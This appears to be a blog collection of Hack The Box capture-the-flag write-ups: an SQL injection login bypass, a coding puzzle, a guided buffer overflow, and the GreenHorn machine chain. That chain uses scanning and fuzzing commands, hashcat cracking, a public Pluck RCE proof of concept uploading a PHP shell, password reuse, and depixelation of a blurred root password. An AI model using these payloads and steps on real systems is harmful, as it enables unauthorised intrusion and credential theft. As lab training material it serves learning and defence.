kami@kali:~$ journalctl
-
sanitize writeup
sanitize writeup
Challenge name: sanitize
Difficulty: Easy
Challenge Scenario: Can you escape the query context and log in as admin at my super secure login page?
Link: https://app.hackthebox.com/challenges/sanitize?tab=play_challenge
Machine IP: 154.57.164.83:32652
Navigated to the site and its a login form.

Right away looks like sql injection.
‘ OR 1 = 1 –
And it responded with this (realized later that my notes had an emdash instead of 2 hyphens for commenting).

Fixed commentating and it worked and I got the flag.
‘ or 1=1 — –
GG
-
MinMax writeup
MinMax writeup
Challenge name: MinMax
Difficulty: Easy
Challenge Scenario: In a haunted graveyard, spirits hide among the numbers. Can you identify the smallest and largest among them before they vanish?
Link: https://app.hackthebox.com/challenges/MinMax?tab=play_challenge
Machine IP: 154.57.164.80:32366

Navigated to the site and it’s a coding challenge for minimum and maximum.

Took a bit of time as my coding is rust (my main issue was I wasn’t parsing the input properly) but I eventually got to this code and got the flag.
GG
-
Getting Started writeup
Getting Started writeup
Challenge name: Getting Started
Difficulty: Very Easy
Challenge Scenario: Get ready for the last guided challenge and your first real exploit. It’s time to show your hacking skills.
Link: https://app.hackthebox.com/challenges/Getting%2520Started?tab=play_challenge
Machine IP: 154.57.164.64:31934
Navigated to the site and right away it looks like its asking us to do a buffer overflow and show us what address we should be changing.

Downloaded the files that came with the challenge. It gives us a pwntool script and the binary.


Edited the code since it tells us the target is at 48bytes and put in the IP and port. Ran it and it gave me the flag.
GG
-
GreenHorn writeup
GreenHorn writeup
Box name: GreenHorn
Difficulty: Easy
OS: Linux
Overview: GreenHorn is an easy difficulty machine that takes advantage of an exploit in Pluck to achieve Remote Code Execution and then demonstrates the dangers of pixelated credentials. The machine also showcases that we must be careful when sharing open-source configurations to ensure that we do not reveal files containing passwords or other information that should be kept confidential.
Link: https://app.hackthebox.com/machines/GreenHorn?sort_by=created_at&sort_type=desc
Machine IP: 10.129.2.123
Ran rustscan against the machine.
rustscan -a 10.129.2.123 –ulimit 5000 -b 2000 — -A -Pn

Checked out port 80. Added greenhorn.htb to /etc/hosts.

It looks like this is ran on pluck. Ran vhost and feroxbuster.
feroxbuster -u http://greenhorn.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
ffuf -u http://greenhorn.htb -H “Host: FUZZ.greenhorn.htb” -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c -fc 302
Feroxbuster found a few things. /login.php looks most interesting.

We got a version pluck 4.7.18. This is vulnerable to EDB-ID 51592 for RCE https://www.exploit-db.com/exploits/51592. I have no creds yet and there doesn’t appear to be anything else here. Checked out port :3000 and it’s a Gitea service version 1.21.11

I haven’t seen this before, so I clicked around and in Explore it shows its connected to the other site.


Clicked around the repository.
I ended up finding a hash after poking around.

Looks like it’s SHA-512. Tried cracking with hashcat.
hashcat -m 1700 hash.txt /usr/share/wordlists/rockyou.txt

Iloveyou1
Now that we have a password I found a prewritten code https://github.com/Rai2en/CVE-2023-50564_Pluck-v4.7.18_PoC/blob/main/poc.py.
Read and downloaded the script. Create a shell.php, zipped it and ran it and we get a shell as www-data.

Read /etc/passwd and there is a user junior.

Tried the same password we already have and it actually worked.

Got user.txt and there is also a .pdf file in juniors directory.

Moving it to my own device I encoded it.
cat ‘Using OpenVAS.pdf’|base64 -w 0;echo
Decoded it on my machine and put it in greenhorn.pdf.
cat decode.txt| base64 -d; echo
When reading it there is a password blurred.

Disconnected the image from the pdf.
pdfimages greenhorn.pdf imagess
Found a tool to depixelize it https://github.com/spipm/Depixelization_poc. Tried a bunch of search images and this worked.
python3 depix.py -p /home/kami/Fknhack/imagess-000.ppm -s /home/kami/Fknhack/Depix/images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o out.png


I didn’t know what this even meant so I just tried it as a password for root and it worked.

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH), 80 (HTTP), and 3000 (Gitea). Added greenhorn.htb to /etc/hosts. Browsed to port 80 and found a Pluck CMS site. Ran feroxbuster and ffuf VHOST fuzzing. Feroxbuster found /login.php which revealed Pluck version 4.7.18.
rustscan -a 10.129.2.123 –ulimit 5000 -b 2000 — -A -Pn feroxbuster -u http://greenhorn.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion ffuf -u http://greenhorn.htb -H “Host: FUZZ.greenhorn.htb” -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c -fc 302
2 – Gitea repository and hash extraction Browsed to the Gitea instance on port 3000 running version 1.21.11. Found it was connected to the main site. Explored public repositories and found a SHA-512 password hash stored in a file. Cracked it with Hashcat using rockyou.
hashcat -m 1700 hash.txt /usr/share/wordlists/rockyou.txt
Password recovered: iloveyou1
3 – Initial Access – Pluck 4.7.18 RCE – CVE-2023-50564 / EDB-51592 Authenticated to the Pluck admin panel with the recovered password. Used a public PoC for CVE-2023-50564 which created a malicious PHP shell, zipped it, and uploaded it through the Pluck module installer to achieve code execution as www-data.
4 – Lateral movement via password reuse Found a user junior in /etc/passwd. Tried the same password on the junior account and it worked. Retrieved user.txt and found a PDF file in junior’s home directory.
Credentials: junior:iloveyou1
5 – Privilege Escalation – depixelation of blurred credentials Transferred the PDF to the attack machine via base64 encoding and extracted the embedded image using pdfimages. The PDF contained a password that had been pixelated or blurred. Used the Depix tool with a Windows Notepad de Bruijn sequence search image to recover the original plaintext from the pixelated image. Tried the recovered string as the root password and it worked. Retrieved root.txt.
pdfimages greenhorn.pdf imagess python3 depix.py -p imagess-000.ppm -s debruinseq_notepad_Windows10_closeAndSpaced.png -o out.png
Key Takeaways
- Password hash stored in a public Gitea repository – A SHA-512 password hash was committed to a public repository connected to the production application. Secrets of any kind must never be committed to version control. Implement pre-commit hooks and secrets scanning tools such as truffleHog or gitleaks to prevent credential commits. Audit all repositories for historical secret exposure.
